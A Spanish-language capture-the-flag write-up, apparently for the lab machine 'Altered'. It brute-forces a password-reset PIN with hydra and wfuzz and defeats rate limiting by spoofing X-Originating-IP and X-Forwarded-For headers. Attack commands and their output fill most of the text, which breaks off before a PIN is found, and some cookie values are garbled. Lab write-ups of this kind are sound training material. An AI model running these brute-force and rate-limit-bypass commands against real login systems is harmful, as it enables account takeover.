


Altered - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256  b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256  22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: UHC March Finals
|_ Requested resource was http://10.10.11.159/login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 80:



Si fallamos la contraseña da la opcion de "Forgot Password":



Nos dice que introduzcamos el nombre de usuario

UHC Player Dashboard

FORGOT PASSWORD

username

Submit

Ahora nos pide un PIN:

FORGOT PASSWORD

Enter the pincode emailed to you

admin

1234

Submit

Ademas estamos arrastrando una cookie:

Name	Value
laravel_session	eyJpdil6lmlKY29RZWU5a1N5c1RrVzZqbEdOR3c9PSIsInZhbHVljoiL2dkM...
XSRF-TOKEN	eyJpdil6lkU0cDRuKy9DWVQvQUFXQW92T09lVke9PSIsInZhbHVljoiR0c...

Podriamos intentar un ataque de fuerza bruta con hydra para descubrir el PIN:

```
(kali@kali) - [~/Downloads]
$ hydra -l admin -P numbers.txt 10.10.11.159 http-post-form "/api/resettoken:name=^USER^&pin=^PASS^:Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-30 07:32:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-post-form://10.10.11.159:80/api/resettoken:name=^USER^&pin=^PASS^:Invalid
[80][http-post-form] host: 10.10.11.159 login: admin password: 0062
[80][http-post-form] host: 10.10.11.159 login: admin password: 0064
[80][http-post-form] host: 10.10.11.159 login: admin password: 0065
[80][http-post-form] host: 10.10.11.159 login: admin password: 0066
[80][http-post-form] host: 10.10.11.159 login: admin password: 0071
[80][http-post-form] host: 10.10.11.159 login: admin password: 0067
[80][http-post-form] host: 10.10.11.159 login: admin password: 0069
[80][http-post-form] host: 10.10.11.159 login: admin password: 0070
[80][http-post-form] host: 10.10.11.159 login: admin password: 0068
[80][http-post-form] host: 10.10.11.159 login: admin password: 0074
[80][http-post-form] host: 10.10.11.159 login: admin password: 0076
[80][http-post-form] host: 10.10.11.159 login: admin password: 0072
[80][http-post-form] host: 10.10.11.159 login: admin password: 0073
[80][http-post-form] host: 10.10.11.159 login: admin password: 0075
[80][http-post-form] host: 10.10.11.159 login: admin password: 0077
[80][http-post-form] host: 10.10.11.159 login: admin password: 0078
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-30 07:32:34
```

EL problema es que hydra no dispone de un parametro donde podemos arrastrar la cookie de sesion.

Para ello podemos utilizar wfuzz arrastrando la cookie de session:

```
wfuzz -c -w numbers.txt -d "name=admin&pin=FUZZ" -H "Cookie: laravel_session=eyJdasdas..; XSRF-TOKEN=eyJpdii6IjN3.." http://10.10.11.159/api/resettoken
```


```
(kali@kali)-[~/Downloads]
$ wfuzz -c -w numbers.txt -d "name=admin&pin=FUZZ" -H "Cookie: laravel_session=eyJpdii6IitYSDNHbkRBdUpzbzdZl1td2NZUFE9PSIsInZhbHVlIjoiiUWhON3pQa0Rxd1FUeU
paQ09JZDA3NUhrVvdTcdZPOVlMVWJDRUc1ZFBRG9PMjltUmtjM1VFc1RvLzhwTEVzbzAvbnNld3J0ZHNiZzJ2N0F4ZlhoclhPdUx5SVpsUXFDQVhRY3RWMGJaanJvNjFSNElkakRUaDVXYXBMWko1MWMiL
CJtYWMiOiIxODliZDA4MGU1NjlkZDI5YzQ3MmIxMWQ3NDhiN2Y3NWYwNWUxNjUxNDg2ZGM3NjkwMmZhNTNiMmQyYzA3OTQ2IiwidGFnIjoiiIn0%3D; XSRF-TOKEN=eyJpdii6IjN3TXRCMkRFcnpud2hFa
WRScm9nVnc9PSIsInZhbHVlIjoiiLytaNWpDdXNSeG84N2RiZ3lvOUxsb0prN29wL1VG0E1WdHU4NldvUEMydXhiZlZXRhF4NzM4UmU5QXB1Wit4Y09sMkRBMTVJTtBRR01JNXVvWTYwSnFZRzIwV0dDUTB6
NDY2NGRZdlozUVd4Wnhyd3MwWU9rNVFzVm9aZ0hLaGQiLCJtYWMiOiJkYmU0N2QzNzU1ZDQ3M2QzNjY2MThiODllMTQyYWEwODQ3MDlkNzA5Y2Q4NmZjZDc0OGQ5ZmU2ODQxNWQzYmJkIiwidGFnIjoiiIn0
%3D" http://10.10.11.159/api/resettoken
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL s
ites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.11.159/api/resettoken
Total requests: 10000

ID      Response  Lines  Word  Chars  Payload
-----
000000023: 200      140 L   324 W   5644 Ch  "0022"
000000007: 200      140 L   324 W   5644 Ch  "0006"
```

```
000000048: 200      140 L   324 W   5644 Ch  "0047"
000000045: 200      140 L   324 W   5644 Ch  "0044"
000000044: 200      140 L   324 W   5644 Ch  "0043"
000000043: 200      140 L   324 W   5644 Ch  "0042"
000000046: 200      140 L   324 W   5644 Ch  "0045"
000000042: 200      140 L   324 W   5644 Ch  "0041"
000000041: 200      140 L   324 W   5644 Ch  "0040"
000000040: 200      140 L   324 W   5644 Ch  "0039"
000000035: 429       36 L   125 W   6625 Ch  "0034"
000000033: 429       36 L   125 W   6625 Ch  "0032"
000000034: 429       36 L   125 W   6625 Ch  "0033"
000000039: 429       36 L   125 W   6625 Ch  "0038"
000000036: 429       36 L   125 W   6625 Ch  "0035"
```

Como podemos observar, a partir de la peticion numero 40 obtenemos un codigo de estado distinto. Si recargamos la pagina nos indica que ha recibido demasiadas peticiones:



Lo que vamos a tener que hacer es bypassear la restriccion que nos impone la web. A esto se le puede llamar "Rate Limit Bypass". En hacktricks tenemos mas informacion:

EVITAR BLOQUEOS DE PETICIONES CON RATE LIMIT BYPASS

<https://book.hacktricks.wiki/en/pentesting-web/rate-limit-bypass.html>

Manipulating IP Origin via Headers

Modifying headers to alter the perceived IP origin can help evade IP-based rate limiting. Headers such as X-Originating-IP , X-Forwarded-For , X-Remote-IP , X-Remote-Addr , X-Client-IP , X-Host , X-Forwarded-Host , including using multiple instances of X-Forwarded-For , can be adjusted to simulate requests from different IPs.

```
bash

X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1

# Double X-Forwarded-For header example
X-Forwarded-For:
X-Forwarded-For: 127.0.0.1
```

Hay cabeceras que podemos utilizar para ver cual es el origen de la peticion. Si el servidor detecta que la peticion proviene de la misma IP lo que hace es bloquearlas. A traves de manipular la IP de origen podemos bypasear este bloqueo. Nos copiamos la primera cabecera "X-Originating-IP" y realizamos el ataque de fuerza bruta con wfuzz.

Primero creamos una wordlist que contengan las IPs con las que queremos originar el ataque:

```
(kali@kali)-[~/Downloads]
$ for i in $(seq 0 254);do for a in $(seq 1 254);do echo "10.10.$i.$a">>IPs.txt ;done;done

(kali@kali)-[~/Downloads]
$ cat IPs.txt
10.10.0.1
10.10.0.2
10.10.0.3
10.10.0.4
10.10.0.5
10.10.0.6
10.10.0.7
10.10.0.8
10.10.0.9
10.10.0.10
10.10.0.11
10.10.0.12
10.10.0.13
10.10.0.14
10.10.0.15
10.10.0.16
10.10.0.17
```

Ahora ejecutamos nuestro comando de fuerza bruta con wfuzz que incluye las distintas IPs a traves de la cabecera "X-Originatin-IP" y los distintos numeros PIN que queremos probar:

```
wfuzz -c -w IPs.txt -z range,0000-9999 -H "X-Originating-IP: FUZZ" -d "name=admin&pin=FUZZ2" -H "Cookie: XSRF-TOKEN=eyJpdiI6IjN...; laravel_session=eyJpdiI6I..." http://10.10.11.159/api/resettoken
```

```
(kali@kali)-[~/Downloads]
$ wfuzz -c -w IPs.txt -z range,0000-9999 -H "X-Originating-IP: FUZZ" -d "name=admin&pin=FUZZ2" -H "Cookie: XSRF-TOKEN=eyJpdiI6IjN3TXRCMkRFcnpud2hFaWRScm9nVnc9PSIsInZhbnVlIjoilYtaNWpDdXNSeG84N2RiZ3lvOUxsb0prN29wL1VG0E1WdHU4NldvUEMydXhiZXZaRHF4NzM4UmU5QXB1Wit4Y09sMkRBMTVJTtBRR01JNXVvWTYwSnFZRzIwV0dDUTB6NDY2NGRZdlozUVVd4Wnhyd3MwWU9rNVFzVm9aZ0hLaGQiLCJtYWMiOiJkYmU0N2QzNzU1ZDQ3M2QzNjY2MThiODlMTQyYWwEwODQ3MDlknZA5Y2Q4NmZjZDc0OGQ5ZmU2ODQxNWQzYmJkIiwidGFnIjoilIn0%3D"; laravel_session=eyJpdiI6InpwRmd1Rk5rRfLNMdHfUHDLeFA1R2c9PSIsInZhbnVlIjoilN2lIN1RteWJUYWlqMksvR2dJTVVnTkdoMDY1bXdsScWgrUVNuUEJ0bW5uSnpTcFNKaVJZanNBdy95a3FZdVNxNnFpZENhdXRCRlhMdWVpWWRDY2hkR25uNEpUVlZ3eE91SzNnUDVnSDZ3Z0FjU0FPWllEU0FkUFg5aTUwVGfJY1QilLCJtYWMiOiJmNzFjNDJhYTAwZDIzZDNLMTgzYTlI2ZGIxODE0NTJlIn0%3D" http://10.10.11.159/api/resettoken
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.11.159/api/resettoken
Total requests: 647700000

ID      Response      Lines      Word      Chars      Payload
-----
000000001: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0000"
000000015: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0014"
000000030: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0029"
000000003: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0002"
000000007: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0006"
000000031: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0030"
000000032: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0031"
000000029: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0028"
000000028: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0027"
000000027: 200           140 L      324 W      5644 Ch      "10.10.0.1 - 0026"
```

El problema es que esta intentando todo el rato la misma IP, por lo que tambien nos bloquea:


```
0000000064: 200      140 L      324 W      5644 Ch      "10.10.0.1 - 0063"
0000000071: 200      140 L      324 W      5644 Ch      "10.10.0.1 - 0070"
0000000066: 200      140 L      324 W      5644 Ch      "10.10.0.1 - 0065"
0000000063: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0062"
0000000062: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0061"
0000000055: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0054"
0000000061: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0060"
0000000059: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0058"
0000000057: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0056"
0000000074: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0073"
0000000056: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0055"
0000000060: 429      36 L      125 W      6625 Ch      "10.10.0.1 - 0059"
```

Vamos a intentar hacerlo al revés, que pruebe distintas IPs con el mismo PIN:

```
wfuzz -c -z range,0000-9999 -w IPs.txt -H "X-Originating-IP: FUZZ" -d "name=admin&pin=FUZZ" -H "Cookie: XSRF-TOKEN=eyJpd...; laravel_session=eyJpdI6..." http://10.10.11.159/api/resettoken
```

```
200      140 L      324 W      5644 Ch      "0000 - 10.10.0.91"
200      140 L      324 W      5644 Ch      "0000 - 10.10.0.87"
200      140 L      324 W      5644 Ch      "0000 - 10.10.0.86"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.85"
200      140 L      324 W      5644 Ch      "0000 - 10.10.0.84"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.81"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.83"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.80"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.76"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.77"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.78"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.79"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.75"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.73"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.74"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.72"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.71"
429      36 L      125 W      6625 Ch      "0000 - 10.10.0.70"
```

Tenemos el mismo problema, nos bloquea. Otra cosa que podemos hacer es hacer la primera línea del primer payload de IPs ejecute la primera línea del segundo payload de PINs y así sucesivamente. Ejemplo:

- 10.10.0.1:0001
- 10.10.0.2:0002
- 10.10.0.3:0003
-

Esto se puede conseguir con el parametro "-m zip" en wfuzz. Vamos a intentarlo:

```
wfuzz -c -z range,0000-9999 -w IPs.txt -m zip -H "X-Originating-IP: FUZZ" -d "name=admin&pin=FUZZ" -H "Cookie: XSRF-TOKEN=eyJpdI6...; laravel_session=eyJpdI6I..." http://10.10.11.159/api/resettoken
```

```
200      140 L      324 W      5644 Ch      "0068 - 10.10.0.69"
200      140 L      324 W      5644 Ch      "0050 - 10.10.0.51"
200      140 L      324 W      5644 Ch      "0063 - 10.10.0.64"
200      140 L      324 W      5644 Ch      "0056 - 10.10.0.57"
200      140 L      324 W      5644 Ch      "0067 - 10.10.0.68"
200      140 L      324 W      5644 Ch      "0066 - 10.10.0.67"
200      140 L      324 W      5644 Ch      "0069 - 10.10.0.70"
200      140 L      324 W      5644 Ch      "0065 - 10.10.0.66"
429      36 L      125 W      6625 Ch      "0061 - 10.10.0.62"
429      36 L      125 W      6625 Ch      "0062 - 10.10.0.63"
429      36 L      125 W      6625 Ch      "0059 - 10.10.0.60"
429      36 L      125 W      6625 Ch      "0058 - 10.10.0.59"
429      36 L      125 W      6625 Ch      "0055 - 10.10.0.56"
429      36 L      125 W      6625 Ch      "0060 - 10.10.0.61"
429      36 L      125 W      6625 Ch      "0057 - 10.10.0.58"
429      36 L      125 W      6625 Ch      "0054 - 10.10.0.55"
```

Nos vuelve a bloquear. Quizas no estemos utilizando la cabecera adecuada para enviar distintas IPs. Podemos probar con mas:

```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1

# Double X-Forwarded-For header example
X-Forwarded-For:
X-Forwarded-For: 127.0.0.1
```

Vamos a probar con la cabecera "X-Forwarded-For":

```
wfuzz -c -m zip -z range,0000-9999 -w IPs.txt -H "X-Forwarded-For: FUZZ2Z" -d "name=admin&pin=FUZZ" -H "Cookie: XSRF-TOKEN=eyJpdi...; laravel_session=eyJpdiI6I...\" http://10.10.11.159/api/resettoken
```

000000264:	200	140	L	324	W	5644	Ch	"0263 - 10.10.1.10"
000000289:	200	140	L	324	W	5644	Ch	"0288 - 10.10.1.35"
000000293:	200	140	L	324	W	5644	Ch	"0292 - 10.10.1.39"
000000287:	200	140	L	324	W	5644	Ch	"0286 - 10.10.1.33"
000000312:	200	140	L	324	W	5644	Ch	"0311 - 10.10.1.58"
000000311:	200	140	L	324	W	5644	Ch	"0310 - 10.10.1.57"
000000301:	200	140	L	324	W	5644	Ch	"0300 - 10.10.1.47"
000000310:	200	140	L	324	W	5644	Ch	"0309 - 10.10.1.56"
000000309:	200	140	L	324	W	5644	Ch	"0308 - 10.10.1.55"
000000308:	200	140	L	324	W	5644	Ch	"0307 - 10.10.1.54"
000000307:	200	140	L	324	W	5644	Ch	"0306 - 10.10.1.53"
000000306:	200	140	L	324	W	5644	Ch	"0305 - 10.10.1.52"
000000305:	200	140	L	324	W	5644	Ch	"0304 - 10.10.1.51"

